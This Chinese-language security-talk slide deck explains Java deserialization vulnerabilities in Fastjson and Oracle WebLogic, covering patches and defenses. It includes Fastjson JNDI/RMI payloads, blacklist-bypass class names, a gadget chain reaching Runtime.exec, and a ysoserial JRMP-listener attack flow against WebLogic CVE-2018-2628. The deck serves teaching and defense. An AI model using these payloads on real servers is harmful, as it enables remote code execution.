

Java反序列化实战


绿盟科技安全研究经理
廖新喜 (@xxlegend)

绿盟科技攻防实验室招人

- 研究方向: webshell检测, 安全大数据分析
- 联系邮箱: liaoxinxi[@]nsfocus.com或者
liwenjin[@]nsfocus.com



个人介绍



- 绿盟科技 安全研究经理
- 看雪大会讲师，Pycon大会讲师，央视专访嘉宾
- 向RedHat、Apache、Amazon，Weblogic，阿里提交多份RCE漏洞报告
- 博客：xxlegend.com

1

反序列化入门

2

Fastjson
Weblogic

3

反序列化防御



1 反序列化入门

序列化和反序列化

- 序列化是用于将对象转换成二进制串存储，对应着writeObject
- 反序列正好相反，将二进制串转换成对象，对应着readObject
- 类必须实现反序列化接口



存储格式

- 工具：SerializationDumper
- Magic头：0xaced
- TC_OBJECT:0x73
- TC_CLASS:0x72
- serialVersionUID
- newHandle

```
[liaoxinxi.liaoxinxi-PC] > java -jar SerializationDumper-v1.0_ok.jar -r ../ysoserial/ser
STREAM_MAGIC - 0xac ed
STREAM_VERSION - 0x00 05
Contents
  TC_OBJECT - 0x73
  TC_CLASSDESC - 0x72
    className
      Length - 31 - 0x00 1f
      Value - ysoserial.payloads WrapperClass - 0x79736f736572696c6c2e7061796c6f616473:
    serialVersionUID - 0x00 00 00 00 00 00 00 00 c8
    newHandle 0x00 7e 00 00
    classDescFlags - 0x02 - SC_SERIALIZABLE
    fieldCount - 0 - 0x00 00
    classAnnotations
      TC_ENDBLOCKDATA - 0x78
    superClassDesc
      TC_NULL - 0x70
    newHandle 0x00 7e 00 01
    classdata
      ysoserial.payloads WrapperClass
      values
    TC_OBJECT - 0x73
```

使用场景

- http参数, cookie, session, 存储方式可能是base64 (rOO) , 压缩后的base64 (H4sl) , MII等
- Servlets HTTP, Sockets, Session管理器 包含的协议就包括 JMX, RMI, JMS, JNDI等 (\xac\xed)
- xml Xstream,XMLDecoder等 (HTTP Body : Content-Type:application/xml)
- json(Jackson, fastjson) http请求中包含



反序列化项目

- Ysoserial 原生序列化PoC生成
- Marshalsec 第三方格式序列化PoC生成
- Freddy burp反序列化测试插件
- Java-Deserialization-Cheat-Sheet



2 Fastjson Weblogic

Fastjson简介

- Fastjson是Alibaba开发的，Java语言编写的高性能JSON库。采用“假定有序快速匹配”的算法，号称Java语言中最快的JSON库。
- 提供两个主要接口toJsonObject和parseObject来分别实现序列化和反序列化
- 序列化

```
User user = new User("guest",2);  
String jsonString = JSON.toJSONString(user)
```
- 反序列化

```
String jsonString = "{\"name\":\"guest\",\"age\":12}"  
User user = (User)JSON.parse(jsonString)
```

Fastjson PoC分类

- 基于TemplateImpl
- 基于JNDI
 - a) Bean Property类型
 - b) Field类型
 - c) Demo : <https://github.com/shengqi158/fastjson-remote-code-execute-poc>

Fastjson黑名单

- 基于hash加密算法，不可逆
- 简单穷举，基本算不出来
- 爬取Maven仓库，提取所有库

一个loadClass的锅

PoC示例：

```
{"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"rmi://localhost:1099/Exploit","autoCommit":true}
```

1.2.43的绕过方法是 [com.sun.rowset.RowSetImpl.

```
public static Class<?> loadClass(String className, ClassLoader classLoader) {  
    //省略  
    if (className.charAt(0) == '[') {  
        Class<?> componentType = loadClass(className.substring(1), classLoader);  
        return Array.newInstance(componentType, 0).getClass();  
    }  
}
```

1.2.41的绕过方法是 Lcom.sun.rowset.RowSetImpl;

```
if (className.startsWith("L") && className.endsWith(";")) {  
    String newClassName = className.substring(1, className.length() - 1);  
    return loadClass(newClassName, classLoader);  
}
```

1.2.42的绕过方法是 LLcom.sum.rowset.RowSetImpl;;

```
try {  
    if (classLoader != null) {  
        clazz = classLoader.loadClass(className);  
    }  
}
```

基于ibatis

1.2.45 PoC 直接利用data_source


```
{"@type":"org.apache.ibatis.datasource.jndi.JndiDataSourceFactory","properties":{"data_source":"rmi://localhost:1099/Exploit"}}
```

```
public class JndiDataSourceFactory implements DataSourceFactory {  
    public static final String DATA_SOURCE = "data_source";  
    //省略  
    public void setProperties(Properties properties) {  
        try {  
            InitialContext initCtx = null;  
            Hashtable env = getEnvProperties(properties);  
            if (env == null) {  
                initCtx = new InitialContext();  
            } else {  
                initCtx = new InitialContext(env);  
            }  
            //省略  
        } else if (properties.containsKey(DATA_SOURCE)) {  
            dataSource = (DataSource) initCtx.lookup(properties.getProperty(DATA_SOURCE));  
        }  
    }  
}
```

Weblogic

- Weblogic是第一个成功商业化的J2EE应用服务器
- 在Oracle旗下，可以与其他Oracle产品强强联手
- WebLogic Server Java EE 应用基于标准化、模块化的组件；
WebLogic Server 为这些模块提供了一组完整的服务，无需编程即可自动处理应用行为的许多细节
- 独有的T3协议

Weblogic



CVE-2015-4852

- 基于T3
- 新的攻击面
- 基于commons-collections
- 采用黑名单修复



```
org.apache.commons.collections.functors*  
com.sun.org.apache.xalan.internal.xsltc.trax*  
javassist*  
org.codehaus.groovy.runtime.ConvertedClosure  
org.codehaus.groovy.runtime.ConversionHandler  
org.codehaus.groovy.runtime.MethodClosure
```

- 作用位置有限



```
weblogic.rjvm.InboundMsgAbbrev.class::ServerChannelInputStream  
weblogic.rjvm.MsgAbbrevInputStream.class  
weblogic.iiop.Utils.class
```

CVE-2016-0638

```
public void readExternal(ObjectInput var1) throws IOException, ClassNotFoundException {
    super.readExternal(var1);
    //省略
    ByteArrayInputStream var4 = new ByteArrayInputStream(this.buffer);
    ObjectInputStream var5 = new ObjectInputStream(var4);
    //省略
    try {
        while (true) {
            this.writeObject(var5.readObject());
        }
    } catch (EOFException var9) {
```

1, 在readExternal位置加上黑名单处理机制

2, 处理策略就是将ObjectInputStream换成了FilteringObjectInputStream

```
public void readExternal(ObjectInput in) throws IOException, ClassNotFoundException {
    super.readExternal(in);
    //省略
    this.payload = (PayloadStream)PayloadFactoryImpl.createPayload((InputStream)in);
    BufferInputStream is = this.payload.getInputStream();
    FilteringObjectInputStream ois = new FilteringObjectInputStream(is);
    try {
        while(true) {
            this.writeObject(ois.readObject());
        }
    } catch (EOFException var9) {
        try {
```

```
public class FilteringObjectInputStream extends ObjectInputStream {
    public FilteringObjectInputStream(InputStream in) throws IOException {
        super(in);
    }

    protected Class<?> resolveClass(java.io.ObjectStreamClass descriptor) throws ClassNotFoundException, IOException {
        String className = descriptor.getName();
        if(className != null && className.length() > 0 && ClassFilter.isBlackListed(className)) {
            throw new InvalidClassException("Unauthorized deserialization attempt", descriptor.getName());
        } else {
            return super.resolveClass(descriptor);
        }
    }
}
```

基于XMLDecoder

- CVE-2017-3506 由于使用了存在反序列化缺陷XMLDecoder导致的漏洞
- CVE-2017-10271 是3506的绕过
- 都是挖矿主力军
- 基于http协议

基于XMLDecoder

CVE-2017-3506补丁只是限定object

```
private void validate(InputStream is) {
    WebLogicSAXParserFactory factory = new WebLogicSAXParserFactory();
    try {
        SAXParser parser = factory.newSAXParser();
        parser.parse(is, new DefaultHandler() {
            public void startElement(String uri, String localName, String qName, A
                if(qName.equalsIgnoreCase("object")) {
                    throw new IllegalStateException("Invalid context type: object");
                }
            }
        });
    }
}
```

CVE-2017-10271则限定了所有具有执行的节点

```
private void validate(InputStream is) {
    WebLogicSAXParserFactory factory = new WebLogicSAXParserFactory();
    try {
        public void startElement(String uri, String localName, String qName, A
            if(qName.equalsIgnoreCase("object")) {
                throw new IllegalStateException("Invalid element qName:object");
            } else if(qName.equalsIgnoreCase("new")) {
                //
            } else if(qName.equalsIgnoreCase("method")) {
                //
            } else {
                if(qName.equalsIgnoreCase("void")) {
                    //
                }
                if(qName.equalsIgnoreCase("array")) {
                    //
                }
            }
        }
    }
}
```

CVE-2017-3248

从resolveClass处设置了黑名单

```
private static class ServerChannelInputStream extends ObjectInputStream implements ServerChannelInputStream {
    protected Class resolveClass(ObjectStreamClass descriptor) throws ClassNotFoundException {
        String className = descriptor.getName();
        if(className != null && className.length() > 0
            && ClassFilter.isBlackListed(className)) {
            throw new InvalidClassException("Unauthorized deserialization attempt", descriptor);
        } else {
            Class c = super.resolveClass(descriptor);
            //省略
        }
    }
}
```

1, 从resolveProxyClass设置了黑名单

2, 典型的依据PoC构造补丁

3, CVE-2018-2628雏形


```
protected Class<?> resolveProxyClass(String[] interfaces) throws IOException, ClassNotFoundException {
    String[] arr$ = interfaces;
    int len$ = interfaces.length;

    for(int i$ = 0; i$ < len$; ++i$) {
        String intf = arr$[i$];
        if(intf.equals("java.rmi.registry.Registry")) {
            throw new InvalidObjectException("Unauthorized proxy deserialization");
        }
    }
}
```

CVE-2018-2628

- 完美绕过CVE-2017-3248
- 基于StreamMessage封装
- Activator 绕过补丁限制
- Proxy非必须项

```
protected Class<?> resolveProxyClass(String[] interfaces) throws IOException, C
//省略
for(int i$ = 0; i$ < len$; ++i$) {
    String intf = arr$[i$];
    if(intf.equals("java.rmi.registry.Registry")) {
        throw new InvalidObjectException("Unauthorized proxy deserialization")
    }
}
```




CVE-2018-2628

- 1, MuxableSocketT3.dispatch
- 2, InboundMsgAbbrev.readObject
- 3, ObjectInputStream.readExternalData
- 4, StreamMessageImpl.readExternal
- 5, RemoteObject.readObject
- 6, UnicastRef.readExternal
- 7, LiveRef.read

```

HashSet.readObject()
HashMap.put()
Proxy(Templates).equals()
AnnotationInvocationHandler.invoke()
AnnotationInvocationHandler.equalsImpl()
Method.invoke()
...
TemplatesImpl.getOutputProperties()
TemplatesImpl.newTransformer()
TemplatesImpl.getTransletInstance()
TemplatesImpl.defineTransletClasses()
ClassLoader.defineClass()
Class.newInstance()
...
MaliciousClass.<clinit>()
...
Runtime.exec()
  
```

JDK7u21
反序列



攻击流程

1, 建立JRMP 服务, 等待连接

```
^Croot@Kvmla-20150411777:~# java -cp ysoserial-0.0.5-SNAPSHOT-all.jar ysoserial.exploit.0
* Opening JRMP listener on 1099
Have connection from /127.200.200.200:56867
Reading message...
Is DGC call for [[0:0:0, 2047537311]]
Sending return with payload for obj [0:0:0, 2]
Closing connection
```

2, 将jrmp地址嵌入到poc中, 发送poc

```
→ weblogic python weblogic_poc.client1.py 192.168.3.103 7001
handshake successful
send request payload successful,recv length:1699
192.168.3.103:7001 is vul CVE-2018-2628
→ weblogic █
```

3, weblogic报错, 弹出计算器

```
<2018-4-17 下午04时47分34秒 CST> <Error> <JMSSClientExceptions> <BEA-055165> <The following exception has occurred:
weblogic.jms.common.MessageFormatException: Invalid type: $Proxy57
weblogic.jms.common.MessageFormatException: Invalid type: $Proxy57
  at weblogic.jms.common.StreamMessageImpl.writeObject(StreamMessageImpl.java:1178)
  at weblogic.jms.common.StreamMessageImpl.readExternal(StreamMessageImpl.java:1433)
  at java.io.ObjectInputStream.readExternalData(ObjectInputStream.java:1810)
  at java.io.ObjectInputStream.readOrdinaryObject(ObjectInputStream.java:1769)
  at java.io.ObjectInputStream.readObject0(ObjectInputStream.java:1347)
Truncated. see log file for complete stacktrace
>
```



Weblogic防御

- 过滤T3协议
- 设置Nginx反向代理
- JEP290 (JDK8u121 , 7u131 , 6u141)

黑名单：

```
maxdepth=100;
!org.codehaus.groovy.runtime.ConvertedClosure;
!org.codehaus.groovy.runtime.ConversionHandler;
!org.codehaus.groovy.runtime.MethodClosure;
!org.springframework.transaction.support.AbstractPlatformTransactionManager;
!sun.rmi.server.UnicastRef;
!org.apache.commons.collections.functors.*;
!com.sun.org.apache.xalan.internal.xsltc.trax.*;
!javassist.*
```

```
java.io.InvalidClassException: filter status: REJECTED
java.io.InvalidClassException: filter status: REJECTED
    at java.io.ObjectInputStream.filterCheck(ObjectInputStream.java:1230)
    at java.io.ObjectInputStream.readNonProxyDesc(ObjectInputStream.java:1853)
    at java.io.ObjectInputStream.readClassDesc(ObjectInputStream.java:1728)
```



3 反序列化防御

反序列化防御

- 不要反序列化不可信的数据
- 给反序列化数据加密签名，并确保解密在反序列化之前
- 给反序列化接口添加认证授权
- 反序列化服务只允许监听在本地或者开启相应防火墙
- 升级第三方库
- 升级JDK，JEP290

好消息和坏消息

- Oracle计划放弃反序列化支持，三分之一多漏洞与之相关
- 历史包袱很重，底层机制JRMP，RMI等
- 非原生反序列化机制同样存在反序列化问题

know it, then hack it ?



微博



公众号